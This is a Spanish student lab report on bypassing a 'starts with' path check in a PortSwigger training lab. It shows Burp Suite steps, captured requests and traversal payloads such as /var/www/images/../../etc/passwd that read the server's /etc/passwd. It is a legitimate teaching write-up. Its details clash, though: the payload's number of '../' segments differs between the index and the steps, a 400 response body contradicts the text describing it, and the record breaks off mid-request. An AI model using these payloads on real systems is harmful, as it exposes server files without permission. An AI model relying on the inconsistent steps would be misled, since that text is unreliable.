

UNIVERSIDAD POLITÉCNICA --- DE SAN LUIS POTOSÍ

Actividad 11: File Path Traversal Validation Of Start Of Path Nivel-Practitioner

López Gómez Samuel-177393

CNO IV – Seguridad Informática

26/09/26

Servando López Contreras

Índice

Contenido

Índice	2
2. Marco teórico y explicación técnica de la vulnerabilidad	3
3. Procedimiento paso a paso y evidencias	4
3.1 Preparación del entorno de intercepción con Burp Suite	4
3.2 Acceso al laboratorio y generación de la instancia	5
3.3 Envío de una petición a Repeater	8
3.4 Intentos de explotación en Burp Repeater	9
3.5 Confirmación de la resolución del laboratorio	11
4. Explicación técnica de los payloads	11
4.1 Payload de control — /var/www/images/21.jpg	11
4.2 Payload fallido — /etc/passwd	11
4.3 Payload exitoso — /var/www/images/../../../../etc/passwd	12
5. Mitigación recomendada	12

2. Marco teórico y explicación técnica de la vulnerabilidad

Este laboratorio se diferencia de los anteriores de la serie Path Traversal en un aspecto fundamental: en lugar de que el cliente envíe únicamente el nombre del archivo (por ejemplo, filename=21.jpg) y el servidor lo concatene con un directorio base fijo, aquí es el propio cliente quien transmite la ruta absoluta completa del archivo a través del parámetro:

```
GET /image?filename=/var/www/images/21.jpg
```

Como el servidor confía en gran medida en la ruta proporcionada por el cliente, implementa un control de seguridad para evitar que se solicite un archivo fuera del directorio de imágenes: valida que la cadena recibida comience ("starts with") con la ruta de la carpeta esperada, en este caso /var/www/images/. Si la cadena no empieza con ese prefijo, la petición se rechaza.

El problema de este enfoque es que una validación de tipo "starts with" es puramente textual: comprueba los primeros caracteres de la cadena, pero no tiene en cuenta cómo el sistema operativo interpretará y resolverá esa cadena una vez que contenga secuencias de traversal ("../"). Es perfectamente posible construir una ruta que satisfaga la condición "empieza con /var/www/images/" en su forma literal, y que sin embargo, al resolverse, termine apuntando a una ubicación completamente distinta y fuera de ese directorio.

Esto es exactamente lo que ocurre con el payload


/var/www/images/../../../../etc/passwd: como cadena de texto, comienza con /var/www/images/, por lo que supera la validación del servidor. Sin embargo, al resolver la ruta completa, cada segmento "../" indica "subir un nivel de directorio": partiendo de /var/www/images/ (que tiene tres niveles de profundidad: var, www, images), tres segmentos "../" consecutivos llevan de vuelta hasta la raíz del sistema de archivos (/), desde donde se referencia directamente etc/passwd, obteniendo así la ruta final real /etc/passwd.

Esta vulnerabilidad ilustra un principio de seguridad distinto al de los laboratorios anteriores: no basta con validar que una ruta pertenezca a una carpeta autorizada comparando cadenas de texto (prefijo); es necesario canonicalizar o normalizar la ruta primero —resolviendo todos los "../" y símbolos equivalentes— y validar la ruta resultante, ya normalizada, contra el directorio permitido. Validar antes de normalizar dejará siempre abierta esta clase de bypass, sin importar cuán robusta parezca la comprobación de prefijo en apariencia.


3. Procedimiento paso a paso y evidencias

3.1 Preparación del entorno de intercepción con Burp Suite


Paso 1. se abrió Burp Suite Community Edition y, en la ventana de bienvenida, se seleccionó "Temporary project in memory", adecuada para una sesión de práctica puntual que no requiere persistirse en disco.



Paso 2. en la siguiente ventana se eligió "Use Burp defaults" y se presionó "Start Burp", inicializando la herramienta con su configuración estándar




Paso 3. Burp abrió su panel principal en la pestaña Proxy › Intercept, con el interceptor apagado, estado normal antes de comenzar a capturar tráfico.




3.2 Acceso al laboratorio y generación de la instancia


Paso 4. desde el navegador predeterminado se accedió a la página de descripción del laboratorio en PortSwigger Web Security Academy. En ella se explica que la aplicación transmite la ruta completa del archivo mediante un parámetro de la petición, y que valida que dicha ruta comience con la carpeta esperada; el objetivo es recuperar `/etc/passwd`. Se dio clic en "ACCESS THE LAB" para generar la instancia.





Paso 5. el navegador redirigió a la instancia única del laboratorio, con una URL aleatoria asociada a la sesión, mostrando la tienda "We Like To Shop" en estado "Not solved". De la barra de direcciones se copió dicha URL para reutilizarla en el navegador integrado de Burp.



Paso 6. se regresó a Burp Suite y se activó "Intercept on" en la pestaña Proxy, de modo que toda petición quedara detenida hasta reenviarse manualmente. Después se utilizó "Open browser" para abrir la instancia de Chromium preconfigurada por Burp con el proxy y el certificado CA correctos.



Paso 7. en el navegador embebido de Burp se pegó la URL de la instancia obtenida en el paso 5. Al cargar la página, Burp interceptó de inmediato la primera petición: GET / dirigida al dominio de la instancia, correspondiente al documento HTML principal. Se presionó "Forward" para permitir que la carga continuara.



Paso 8. al seguir reenviando peticiones, Burp fue deteniendo, una a una, las numerosas solicitudes GET /image?filename=/var/www/images/N.jpg generadas automáticamente para cargar las miniaturas del catálogo de productos. En este punto ya se pudo observar la diferencia clave respecto a laboratorios anteriores: el parámetro filename no contiene un simple nombre de archivo, sino la ruta absoluta completa (/var/www/images/21.jpg, /var/www/images/48.jpg, etc.), confirmando el mecanismo descrito en el enunciado del laboratorio.

Intercept HTTP history WebSockets history Match and replace Proxy settings

Intercept on Forward Drop Request to https://0a7b0072049780ed8009b76800460016.web-security-academy.net/image?filename=/var/www/images/21.jpg

Time	Type	Direction	Method	URL
19:09:36 2...	HTTP	→ Request	GET	https://0a7b0072049780ed8009b76800460016.web-security-academy.net/image?filename=/var/www/images/21.jpg
19:09:37 2...	HTTP	→ Request	GET	https://0a7b0072049780ed8009b76800460016.web-security-academy.net/image?filename=/var/www/images/21.jpg
19:09:37 2...	HTTP	→ Request	GET	https://0a7b0072049780ed8009b76800460016.web-security-academy.net/image?filename=/var/www/images/48.jpg
19:09:37 2...	HTTP	→ Request	GET	https://0a7b0072049780ed8009b76800460016.web-security-academy.net/academyLabHeader
19:09:37 2...	HTTP	→ Request	GET	https://0a7b0072049780ed8009b76800460016.web-security-academy.net/image?filename=/var/www/images/36.jpg
19:09:37 2...	HTTP	→ Request	GET	https://0a7b0072049780ed8009b76800460016.web-security-academy.net/image?filename=/var/www/images/45.jpg
19:09:37 2...	HTTP	→ Request	GET	https://0a7b0072049780ed8009b76800460016.web-security-academy.net/image?filename=/var/www/images/26.jpg
19:09:37 2...	HTTP	→ Request	GET	https://0a7b0072049780ed8009b76800460016.web-security-academy.net/image?filename=/var/www/images/31.jpg
19:09:37 2...	HTTP	→ Request	GET	https://0a7b0072049780ed8009b76800460016.web-security-academy.net/image?filename=/var/www/images/58.jpg
19:09:37 2...	HTTP	→ Request	GET	https://0a7b0072049780ed8009b76800460016.web-security-academy.net/image?filename=/var/www/images/46.jpg
19:09:37 2...	HTTP	→ Request	GET	https://0a7b0072049780ed8009b76800460016.web-security-academy.net/image?filename=/var/www/images/38.jpg
19:09:37 2...	HTTP	→ Request	GET	https://0a7b0072049780ed8009b76800460016.web-security-academy.net/image?filename=/var/www/images/20.jpg
19:09:37 2...	HTTP	→ Request	GET	https://0a7b0072049780ed8009b76800460016.web-security-academy.net/image?filename=/var/www/images/7.jpg
19:09:37 2...	HTTP	→ Request	GET	https://0a7b0072049780ed8009b76800460016.web-security-academy.net/image?filename=/var/www/images/29.jpg
19:09:37 2...	HTTP	→ Request	GET	https://0a7b0072049780ed8009b76800460016.web-security-academy.net/image?filename=/var/www/images/14.jpg
19:09:37 2...	HTTP	→ Request	GET	https://0a7b0072049780ed8009b76800460016.web-security-academy.net/image?filename=/var/www/images/30.jpg
19:09:37 2...	HTTP	→ Request	GET	https://0a7b0072049780ed8009b76800460016.web-security-academy.net/image?filename=/var/www/images/53.jpg
19:09:37 2...	HTTP	→ Request	GET	https://0a7b0072049780ed8009b76800460016.web-security-academy.net/image?filename=/var/www/images/6.jpg

Request

Pretty Raw Hex

```
1 GET /image?filename=/var/www/images/21.jpg HTTP/2
2 Host: 0a7b0072049780ed8009b76800460016.web-security-academy.net
3 Cookie: session=jfLbBL8l3WPNdcOW3nvQ023unXEZKLFM
4 Sec-Ch-Ua-Platform: "Windows"
5 Accept-Language: es-419,es;q=0.9
6 Sec-Ch-Ua: "Chromium";v="151", "Not=A?Brand";v="99"
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/151.0.0.0 Safari/537.36
8 Sec-Ch-Ua-Mobile: ?0
9 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
10 Sec-Fetch-Site: same-origin
```

3.3 Envío de una petición a Repeater

Paso 9. sobre una de estas peticiones (filename=/var/www/images/21.jpg) se dio clic derecho y se seleccionó "Send to Repeater" (Ctrl+R), enviando una copia exacta a la pestaña Repeater para su manipulación manual.

Intercept HTTP history WebSockets history Match and replace Proxy settings

Intercept on Forward Drop Request to https://0a7b0072049780ed8009b76800460016.web-security-academy.net/image?filename=/var/www/images/21.jpg

Time	Type	Direction	Method	URL
19:09:36 2...	HTTP	→ Request	GET	https://0a7b0072049780ed8009b76800460016.web-security-academy.net/image?filename=/var/www/images/21.jpg
19:09:37 2...	HTTP	→ Request	GET	https://0a7b0072049780ed8009b76800460016.web-security-academy.net/image?filename=/var/www/images/21.jpg
19:09:37 2...	HTTP	→ Request	GET	Add to scope
19:09:37 2...	HTTP	→ Request	GET	Forward
19:09:37 2...	HTTP	→ Request	GET	Drop
19:09:37 2...	HTTP	→ Request	GET	Add notes
19:09:37 2...	HTTP	→ Request	GET	Highlight
19:09:37 2...	HTTP	→ Request	GET	Don't intercept requests
19:09:37 2...	HTTP	→ Request	GET	Do intercept
19:09:37 2...	HTTP	→ Request	GET	Scan
19:09:37 2...	HTTP	→ Request	GET	Send to Intruder
19:09:37 2...	HTTP	→ Request	GET	Send to Repeater
19:09:37 2...	HTTP	→ Request	GET	Send to Sequencer
19:09:37 2...	HTTP	→ Request	GET	Send to Organizer
19:09:37 2...	HTTP	→ Request	GET	Send to Comparer
19:09:37 2...	HTTP	→ Request	GET	Request in browser

Request

Pretty Raw Hex

```
1 GET /image?filename=/var/www/images/21.jpg HTTP/2
2 Host: 0a7b0072049780ed8009b76800460016.web-security-academy.net
3 Cookie: session=jfLbBL8l3WPNdcOW3nvQ023unXEZKLFM
4 Sec-Ch-Ua-Platform: "Windows"
5 Accept-Language: es-419,es;q=0.9
6 Sec-Ch-Ua: "Chromium";v="151", "Not=A?Brand";v="99"
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/151.0.0.0 Safari/537.36
8 Sec-Ch-Ua-Mobile: ?0
9 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
10 Sec-Fetch-Site: same-origin
```

Paso 10. como prueba de control, se envió primero la petición sin modificar (filename=/var/www/images/21.jpg). El servidor respondió 200 OK con Content-Type: image/jpeg y el contenido binario de la imagen, confirmando el comportamiento normal del endpoint antes de iniciar los intentos de explotación.

The screenshot shows the Burp Repeater interface with a single request and response. The request is a GET to /image?filename=/var/www/images/21.jpg. The response is a 200 OK with Content-Type: image/jpeg. The interface includes tabs for Dashboard, Target, Proxy, Intruder, Repeater (active), Collaborator, Sequencer, Decoder, Comparer, Logger, Organizer, Extensions, and Discover. The Repeater tab shows a list of requests, with the first one selected. The Request and Response panels are visible, showing the raw HTTP data. The target URL is https://0a7b0072049780ed8009b76800460016.web-security-academy.net.

```
1 GET /image?filename=/var/www/images/21.jpg HTTP/2
2 Host:
0a7b0072049780ed8009b76800460016.web-security-academy.
net
3 Cookie: session=jfLbBL813WPNdcOW3nvQO23unXEZKLFM
4 Sec-Ch-UA-Platform: "Windows"
5 Accept-Language: es-419,es;q=0.9
6 Sec-Ch-UA: "Chromium";v="151", "Not=A?Brand";v="99"
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/151.0.0.0 Safari/537.36
8 Sec-Ch-UA-Mobile: ?0
9 Accept:
image/avif, image/webp, image/apng, image/svg+xml, image/*
/*;q=0.8
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: no-cors
12 Sec-Fetch-Dest: image
13 Referer:
https://0a7b0072049780ed8009b76800460016.web-security-
academy.net/
14 Accept-Encoding: gzip, deflate, br
15 Priority: u=2, i
16
17
```

```
1 HTTP/2 200 OK
2 Content-Type: image/jpeg
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 194670
5
6 y0yá!ExifMM*000~(1$'200ii$
7
8 u0'Adobe Photoshop CC 2019 (Macintosh)2019:03:01
16:19:1600221 yy 4 Órz(00HHy0yiAdobe_CMyiAdobed0yÜ0
9
10 yÀk "yY
11
12 3 1AQa"q000;±B#§RÁb34tr0NÇ40S6áñcs5e*0εD0TdEÁεtε0UÁe0*
13 0Á0uá0F'0x 0Á0a0µ0Á0á0Vtrv00;µB0e07GµgW00S Ç*ç+5!1AQaQ
"200;±B#ÁRÑ03$bar00CScs4ñ4c*0ε5Á0D0TεdεUεtεa0*0Á0uá0F
0x 0Á0a0µ0Á0á0Vtrv00;µB0e07GµgW00S ÇyÜ?0ZEm1*Ç*00EúÁ
0[x*0ε:/kk.004IÍvB00iy?çüÜ:Ç0z0P0ÁkI=;-1b0*~nF0U1ycuv
0h0YB$000(!;0ADy#0«07i(00a00Iaú0J;.004;?ÇX000-0*ε(d
i<-c.000000;εzK 0«
13 '0 0e7*VR#;000v*0ic0ge7\;
[tE' jI0J3hh*4E)0ón>)EεgE0Á.Á0íK0) d4$0x$0úGε 0ééññ 0ái
Üi00i000[ u00i0u0f0Ç;»0-ç u0°0á'D2> u~Fi¶|aç 0000éya0000*
8Í08y»0I4E0,0a40aiú ç#~D*4~t(0*0?Á;εÁçb00x"y0-Kn~1(v
Y ,ÍPÉ0 µ00G0:0EÍ0 _mçKÜB&A?yÜ«á0~K0E4ε7t0e*«Z0éæyyD0
é8u0Y0D0C
knk2içεu0~0wü/(?H*ÁY0E('0>0v0ae00n0Qç'9µ0C [ó60y0ñiSn
Sεc0(ε1<0 G7ó?áç00IÉÁ0;áY'(0(iÁ»00Iyoé\IoñBuhnε0)BÉI9i
0~.cá0«(ÜI)00\εwµ0(-540Y*Á0Ye0ÁB8K^0-
ps\>0ç0Á9i(-.0f0D1B±04p00080v)éBÁú00iuMhyv0y*NçJ[pc000
a000ai4éE5EK0µ$ÜaI¶7p000u002εx;cÜ0E'080I .0Qá[z*0W0-v
4(wc0'E00>00."Ü-NVXÉcm0zw*i-m;00,000k00a5.é60n0ci-00M
Fá0:A"yV00'0Zçv0~4;00HEB40P;X00h00«30gá00Qs00ε.'0cU'*71
u0k4?0uεZH+Ü?4sE«0-10Áq0')*0UÁét:Ic«kg00I4»5g0I³0y'
p0S0u\eiÁkFMDM-/cc00i0(ç00400«5nt0UÁ"j0;é±i0000iFVÜ0
```

3.4 Intentos de explotación en Burp Repeater

Paso 11. como primer intento se reemplazó el valor completo del parámetro por filename=/etc/passwd, es decir, una ruta absoluta que no respeta el prefijo esperado por la aplicación. El servidor respondió 400 Bad Request, rechazando la petición por no cumplir con la validación de la carpeta base, lo cual confirmó que efectivamente existe un control sobre el inicio de la ruta recibida.

1 x +

Send Cancel < > Burp AI Target: https://0a7b0072049780ed8009b7f

Request

Pretty Raw Hex

```
1 GET /image?filename=/etc/passwd HTTP/2
2 Host: 0a7b0072049780ed8009b7f6800460016.web-security-academy.net
3 Cookie: session=jfLbBL813WPNdcOW3nvQ023unXEZKLFM
4 Sec-Ch-Ua-Platform: "Windows"
5 Accept-Language: es-419,es;q=0.9
6 Sec-Ch-Ua: "Chromium";v="151", "Not=A?Brand";v="99"
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/151.0.0.0 Safari/537.36
8 Sec-Ch-Ua-Mobile: 70
9 Accept: image/avif, image/webp, image/apng, image/svg+xml, image/*,*/*;q=0.8
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: no-cors
12 Sec-Fetch-Dest: image
13 Referer: https://0a7b0072049780ed8009b7f6800460016.web-security-academy.net/
14 Accept-Encoding: gzip, deflate, br
15 Priority: u=2, i
16
17
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 30
5
6 "Missing parameter 'filename'"
```

Paso 12. como segundo intento se construyó el payload

filename=/var/www/images/../../etc/passwd, conservando intacto el prefijo /var/www/images/ exigido por la validación, pero añadiendo a continuación tres secuencias "../../" seguidas de etc/passwd. Al enviar la petición, el servidor respondió 200 OK con Content-Type: image/jpeg, pero el cuerpo de la respuesta contenía texto plano: el listado completo de cuentas del sistema operativo del servidor (root, daemon, bin, sys, www-data, backup, peter, carlos, entre otras), es decir, el contenido real de /etc/passwd.

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Disco

1 x +

Send Cancel < > Burp AI Target: https://0a7b0072049780ed8009b7f

Request

Pretty Raw Hex

```
1 GET /image?filename=
2 /var/www/images/../../etc/passwd HTTP/2
3 Host: 0a7b0072049780ed8009b7f6800460016.web-security-academy.net
4 Cookie: session=jfLbBL813WPNdcOW3nvQ023unXEZKLFM
5 Sec-Ch-Ua-Platform: "Windows"
6 Accept-Language: es-419,es;q=0.9
7 Sec-Ch-Ua: "Chromium";v="151", "Not=A?Brand";v="99"
